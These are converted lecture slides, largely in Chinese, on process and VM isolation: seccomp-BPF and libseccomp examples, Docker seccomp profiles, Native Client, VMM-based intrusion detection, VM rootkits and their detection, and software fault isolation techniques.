```

[https://man7.org/tlpi/code/online/dist/seccomp/seccomp\\_deny\\_open.c](https://man7.org/tlpi/code/online/dist/seccomp/seccomp_deny_open.c)

[https://man7.org/tlpi/code/online/dist/seccomp/seccomp\\_control\\_open.c](https://man7.org/tlpi/code/online/dist/seccomp/seccomp_control_open.c)

<https://eigenstate.org/notes/seccomp.html>

/usr/include/i386-linux-gnu/asm/unistd\_32.h      **system call number**

```
struct sock_filter {
    __u16 code;      /* Filter code (opcode) */
    __u8 jt;         /* Jump true */
    __u8 jf;         /* Jump false */
    __u32 k;          /* Multiuse field (operand) */
};
```

```
#define BPF_STMT(code, k) \
    { (unsigned short)(code), 0, 0, k }
#define BPF_JUMP(code, k, jt, jf) \
    { (unsigned short)(code), jt, jf, k }
```

[https://man7.org/training/download/secisol\\_seccomp\\_slides.pdf](https://man7.org/training/download/secisol_seccomp_slides.pdf)

# Example Filters

## Load architecture number into accumulator:

```
BPF_STMT ( BPF_LD | BPF_W | BPF_ABS , (offsetof(struct seccomp_data, arch )))
```

- ❑ **Opcode** here is constructed by ORing three values together:
  - ✓ BPF\_LD: `load`
  - ✓ BPF\_W: `operand size` is a word (4 bytes)
  - ✓ BPF\_ABS: address mode specifying that source of load is data area (containing system call data)
- ❑ **Operand** is *architecture* field of data area
  - ✓ `offsetof()` yields byte offset of a field in a structure

# Example Filters

## **Test value in accumulator:**

```
BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0)
```

- ▣ BPF\_JMP | BPF\_JEQ: jump with test on equality
- ▣ BPF\_K: value to test against is in generic multiuse field (k)
  - ✓ k contains value AUDIT\_ARCH\_X86\_64
  - ✓ jt value is 1, meaning `skip one` instruction if test is true
  - ✓jf value is 0, meaning `skip zero` instructions if test is false
    - i.e., continue execution at following instruction

# libseccomp

```
int seccomp_init(uint32_t def_action);
int seccomp_rule_add(scmp_filter_ctx ctx, uint32_t action,
                     int syscall, unsigned int arg_cnt, ...);
int seccomp_load(void);

seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(close), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 1,
                 SCMP_A0(SCMP_CMP_EQ, STDERR_FILENO));
```

```

void main(void)
{
    /* initialize the libseccomp context */
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);

    /* allow exiting */
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);

    /* allow getting the current pid */
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0);

    /* allow changing data segment size, as required by glibc */
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);

    /* allow writing up to 512 bytes to fd 1 */
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 2, SCMP_A0(SCMP_CMP_EQ, 1),
                     SCMP_A2(SCMP_CMP_LE, 512));

    /* if writing to any other fd, return -EBADF */
    seccomp_rule_add(ctx, SCMP_ACT_ERRNO(EBADF), SCMP_SYS(write), 1, SCMP_A0(SCMP_CMP_NE, 1));

    /* load and enforce the filters */
    seccomp_load(ctx);
    seccomp_release(ctx);

    printf("this process is %d\n", getpid());
}


```

ssize\_t write(int fildes, const void \*buf, size\_t nbytes);

## Docker: isolating containers using seccomp-bpf

**Container:** process level isolation

- Container prevented from making sys calls filtered by seccomp-BPF
- Whoever starts container can specify BPF policy
  - default policy blocks many **syscalls**, including *ptrace*



# Docker sys call filtering

Run nginx container with a specific filter called filter.json:

```
$ docker run --security-opt seccomp=filter.json nginx
```


Example filter:

```
"defaultAction": "SCMP_ACT_ERRNO", // deny by default  
  
"syscalls": [  
    { "names": ["accept"], // sys-call name  
     "action": "SCMP_ACT_ALLOW", // allow (whitelist)  
     "args": [ ] }, // what args to allow  
    ...  
]
```

# NaCl

- **Google Native Client (NaCl)**
  - Native Client是Google在浏览器领域推出的一个开源技术
  - 它允许在浏览器内执行原生的编译好的代码
  - 好处:
    - 为Web提供更多的图形、音频以及其他功能
    - 良好的可移植性
    - 高性能
    - 方便从桌面迁移
    - 高安全性

# NaCl




- 不可信代码(如：游戏)
- 两个沙箱：
  - 外部沙箱：使用系统调用介入限制功能
  - 内部沙箱：使用 x86 内存分段来隔离不同Web应用内存

Native Client: A Sandbox for Portable, Untrusted x86 Native Code (SP'2012)

# 大纲

- The Confinement Principle
- 系统调用介入(System Call Interposition)
- 基于虚拟机的隔离
- 软件故障隔离(Software Fault Isolation)

# 虚拟机




例如： 美国国家安全局NSA的 **NetTop** （Network on a deskTop）

用于保密和非保密数据处理的单一硬件平台

NetTop is an NSA project to run **multi-security level (MSL)** systems with a Security-Enhanced Linux host running VMware with Windows as a guest operating system.

# NetTop



One-way Data Pump 单向数据泵

# 为什么虚拟机现在很流行？

## 20世纪60年代：

- 计算机很少，用户很多
- 虚拟机允许多个用户共享单个计算机

## 20世纪70年代至2000年： 没太大发展

## 2000至今：

- 计算机太多，用户太少，带来维护负担
  - 打印服务器，邮件服务器，Web 服务器，文件服务器，数据库...
- 计算机性能提高：在不同的硬件上运行每个服务是很浪费的
- 更普遍的：虚拟机在云计算中应用很广

# 虚拟机监控器安全假设

## 虚拟机监控器安全假设：


- 恶意软件可能感染客户机操作系统和客户机应用
- 但是恶意软件不能从受感染的虚拟机中逃逸
  - 不能感染宿主机系统(Host)
  - 不能感染同一硬件上的其它虚拟机

要求虚拟机监控器能保护自身并且没有软件漏洞

- 前提：虚拟机监控器比操作系统简单的多

## 问题：隐蔽通道

- **隐蔽通道 (Covert Channel)** : 隔离组件之间的非预期通信信道
  - 可以用来将机密数据从安全组件泄露到公共组件



# 隐蔽通道

所有的虚拟机使用相同的底层硬件

发送一个比特位  $b \in \{0,1\}$  时，恶意软件将：

- $b=1$ : 在 1:00am 进行CPU 密集型计算
- $b=0$ : 在 1:00am 不做任何计算

在 1:00am 监听方进行CPU密集型计算，并且测量完成时间

$$b = 1 \Leftrightarrow \text{完成时间} > \text{阈值}$$

运行中的系统存在大量的隐蔽通道：

- 文件锁状态，缓存，中断 ...
- 很难消除所有的隐蔽通道

假设有问题的系统有两个CPU：私有虚拟机运行在一个CPU上，公共虚拟机运行在另一个CPU上。

虚拟机之间是否有隐蔽通道？

**存在隐蔽通道**，比如：基于从**内存**中读取数据所需时间的隐蔽通道

# 入侵检测/防病毒


内核rootkit，作为OS内核和用户空间进程的一部分运行：

- 可以关闭系统保护
- 现代恶意软件的常见做法

**标准**的解决方法：在**网络上**运行入侵检测系统 (IDS)

**更好的**方法：将入侵检测系统**作为VMM的一部分来运行 (防止恶意软件)**

- VMM 可以监控虚拟硬件的异常情况
- VMI(Virtual Machine Introspection): 虚拟机自省
  - 允许VMM检查客户机OS内部状态



# 举例

## 隐形的rootkit 恶意软件:

- 创建一些 “ps” 命令查不到的进程
- 打开一些 “netstat” 命令查不到的套接字

### 1. Lie detector检测

- 目的: 检测隐藏进程和网络活动的恶意软件
- 方法:
  - VMM 列出一些运行在客户机中的进程
  - VMM 要求客户机列出进程(如. ps)
  - 如果不匹配: kill 虚拟机

# 举例

## 2. 应用代码完整性检测器



- VMM计算客户机中运行的用户应用代码哈希值
- 与哈希表的白名单进行比较
  - 如果有未知应用出现，kill掉虚拟机

## 3. 确保客户机OS内核的完整性

- 例如：检测 `sys_call_table` 是否改变

## 4. 病毒特征检测器

- 在客户机OS中运行病毒特征检测器




# VMM恶意利用：Subvirt [King et al. 2006]


Idea:

进入Victim计算机后，安装**恶意VMM**

病毒隐藏在**VMM**中

使得在**VM**内部运行的病毒检测器不可见





The terms "**red pill**" and "**blue pill**" refer to a choice between the willingness to learn a potentially unsettling or life-changing truth by taking the **red pill** or remaining in contented ignorance with the **blue pill**. The terms refer to a scene in the 1999 film [The Matrix](#).

[https://en.wikipedia.org/wiki/Red\\_pill\\_and\\_blue\\_pill](https://en.wikipedia.org/wiki/Red_pill_and_blue_pill)

# VM Based Malware (blue pill **virus**)

- VMBR (Virtual Machine-based Rootkits) Idea:
  - ✓ 利用AMD64 SVM扩展将操作系统移动到虚拟机中 (do it 'on-the-fly')
  - ✓ 提供thin hypervisor来控制guest操作系统
  - ✓ Hypervisor负责控制guest OS中的事件
- 与依赖VMware或Virtual PC等商业虚拟化技术的SubVirt不同, Blue Pill使用硬件虚拟化并允许操作系统继续直接与硬件通信
- **Blue Pill:** Your operating system swallows the Blue Pill and it awakes inside the Matrix controlled by the **ultra thin Blue Pill hypervisor.**

# VMM 检测的需求

- 操作系统能否检测到它正在 VMM 之上运行?
- 应用:
  - 病毒检测器可以检测**VMBR**
  - 普通病毒（非**VMBR**）可以检测**VMM**
    - 拒绝运行以避免逆向工程
  - 绑定到硬件的软件（例如**MS Windows**）可以拒绝在**VMM**上运行
  - DRM 系统可能拒绝在**VMM**之上运行

# VMM 检测(Red pill 技术)

- VM平台通常模拟简单的硬件
  - VMWare模拟古老的i440bx芯片组
- VMM引入了时间延迟差异
  - 存在VMM时，内存缓存行为会有所不同
  - 导致任何两个操作的相对时间变化
- VMM与GuestOS共享TLB
  - GuestOS可以检测减少的TLB大小
- .....以及更多方法[GAWF'07]

[https://www.usenix.org/legacy/events/hotos07/tech/full\\_papers/garfinkel/garfinkel\\_html/index.html](https://www.usenix.org/legacy/events/hotos07/tech/full_papers/garfinkel/garfinkel_html/index.html)

# VMM 检测

Bottom line: **The perfect VMM does not exist**

- VMMs today (e.g. VMWare) focus on:
  - Compatibility: ensure **off the shelf software** works
  - Performance: minimize virtualization **overhead**
- VMMs do not provide **transparency**
  - **Anomalies reveal existence of VMM**

# 大纲

- The Confinement Principle
- 系统调用介入(System Call Interposition)
- 基于虚拟机的隔离
- 软件故障隔离(Software Fault Isolation)

# 软件故障隔离(SFI)

[Whabe et al., 1993]

## 目的:

### 1. 限制运行在相同的地址空间的应用程序

- 编解码代码不应干扰媒体播放器
- 设备驱动程序不应破坏内核
- 插件不应该破坏Web浏览器

### 2. 允许有效的跨域调用

- 媒体播放器和编解码器之间
- 内核和设备驱动之间

简单的解决方法: 在隔离的地址空间中运行App

- 问题: 如果Apps频繁通信, 应用将会很慢
  - 对于每个消息都要上下文切换


# 软件故障隔离: 主要思想

- 给每个不可信程序分配一个**fault domain** (连续的内存空间 + 唯一标识符)
- 修改不可信程序, 防止其写入或者跳转到**fault domain**以外的地址

# 软件故障隔离

## SFI 方法:

- 将进程地址划分成不同的段



- **定位不安全指令: jmp, load, store**
  - 在编译时, 在不安全指令前添加**防护模块(guards)**
  - 当加载代码时, 确保所有的防护模块都在

# 软件故障隔离: In More Detail

- 代码分为代码和数据段
  - 跳转目标仅限于代码段
  - 数据地址仅限于数据段
- 代码和数据段地址存储在专用寄存器中
- 在执行任何引用内存的指令之前
  - 将内存引用的段地址与存储的段地址（寄存器中）进行比较
  - 如果地址不相等，则停止执行
- 应用
  - User-level file systems, Google's NativeClient

# 段匹配技术

- **dr1, dr2**: 未被程序执行使用的专用寄存器
  - dr2 包含**段ID**

- 间接 load 指令    **R12 ← [R34]** 变成:

```
dr1 ← R34  
scratch-reg ← (dr1 >> 20)  
compare scratch-reg and dr2  
trap if not equal  
R12 ← [dr1]
```

防护模块确保代码不从另一段

加载数据

: 获取段ID

: 验证段ID

: 执行 load

# 地址沙箱技术

- dr2: 包含段 ID
- 间接 load 指令  $R12 \leftarrow [R34]$  变成:

```
dr1 ← R34 & segment-mask  
dr1 ← dr1 | dr2  
R12 ← [dr1]
```

: 将段ID位清零  
: 设置有效的段ID  
: 执行 load

- 与段匹配技术相比，需要较少的指令  
... 但是不能截获恶意指令

# Registers

- 问题
  - Dedicated Register
  - Scratch Register
- CISC架构下， registers不够使用！

# Guard zones




Figure 3.3: Data region surrounded by guard zones (from Zeng *et al.*, 2011).

NaCl-x86-64 (Sehr *et al.*, 2010) 在 4GB sandbox 的上下，使用 40GB 大小的 guard zone

<https://www.cse.psu.edu/~gxt29/papers/cfiDataSandboxing.pdf>  
<http://www.cse.psu.edu/~gxt29/papers/sfi-final.pdf>

# Scratch Registers


- Binary level
  - Binary-level IRM rewriting
    - Liveness analysis: 利用dead register, 作为scratch register
    - Stack: 借助**stack**保存registers
- Compiler level
  - **Reserve** dedicated scratch registers inside the compiler
    - 举例: SFI toolchain of PittSField (McCamant and Morrisett, 2006) reserves **ebx** as the scratch register
    - Rewriting at the level of a compiler IR (e.g., the LLVM IR)

**问题:** 如果 **jmp [addr]** 直接跳转到间接load指令, 怎么办?  
**(绕过防护模块)**

**解决方案:**

**jmp** 防护必须保证 **[addr]** 不会绕过 load的防护模块

# Indirect-jump control-flow enforcement



**Figure 3.5:** Illustration of the aligned-chunk enforcement. Black-filled rectangles represent regular (non-dangerous) instructions. Rectangles with “dang. ins” represent dangerous instructions, which are preceded by guards. For alignment, no-op instructions have to be inserted. Furthermore, call instructions are placed at the end of chunks since return addresses must be aligned.

r := r & 0x1000FFF0  
jmp r  
[0x10000000, 0x1000FFFF]

Since a **guard** and its **guarded instruction** are in one chunk,  
and **jumps** target only the beginnings of chunks,  
the guard **cannot** be bypassed by jumps.

---

**MIPS架构**, 使用专用**register**, **register**只能  
被**monitor code**修改, 应用程序不能修改

<http://www.cse.psu.edu/~gxt29/papers/sfi-final.pdf>  
<https://groups.csail.mit.edu/pag/pubs/pittsfield-usenix2006.pdf>


# Control-Flow Integrity in NaCl

- For each **direct branch**, statically compute target and verify that it's a valid instruction
  - Must be reachable by fall-through disassembly
- **Indirect branches** must be encoded as

```
and %eax, 0xfffffe0
jmp *%eax
```


  - Guarantees that target is **32-byte aligned**
  - Very efficient enforcement of control-flow integrity
- No RET
  - Sandboxing sequence, then **indirect jump**

# 跨域调用




- 只有 **stubs** 被允许执行跨域跳转
- 跳转表包含允许的退出点
  - 地址是**硬编码**的，所在的段只读

# Load a NaCl module

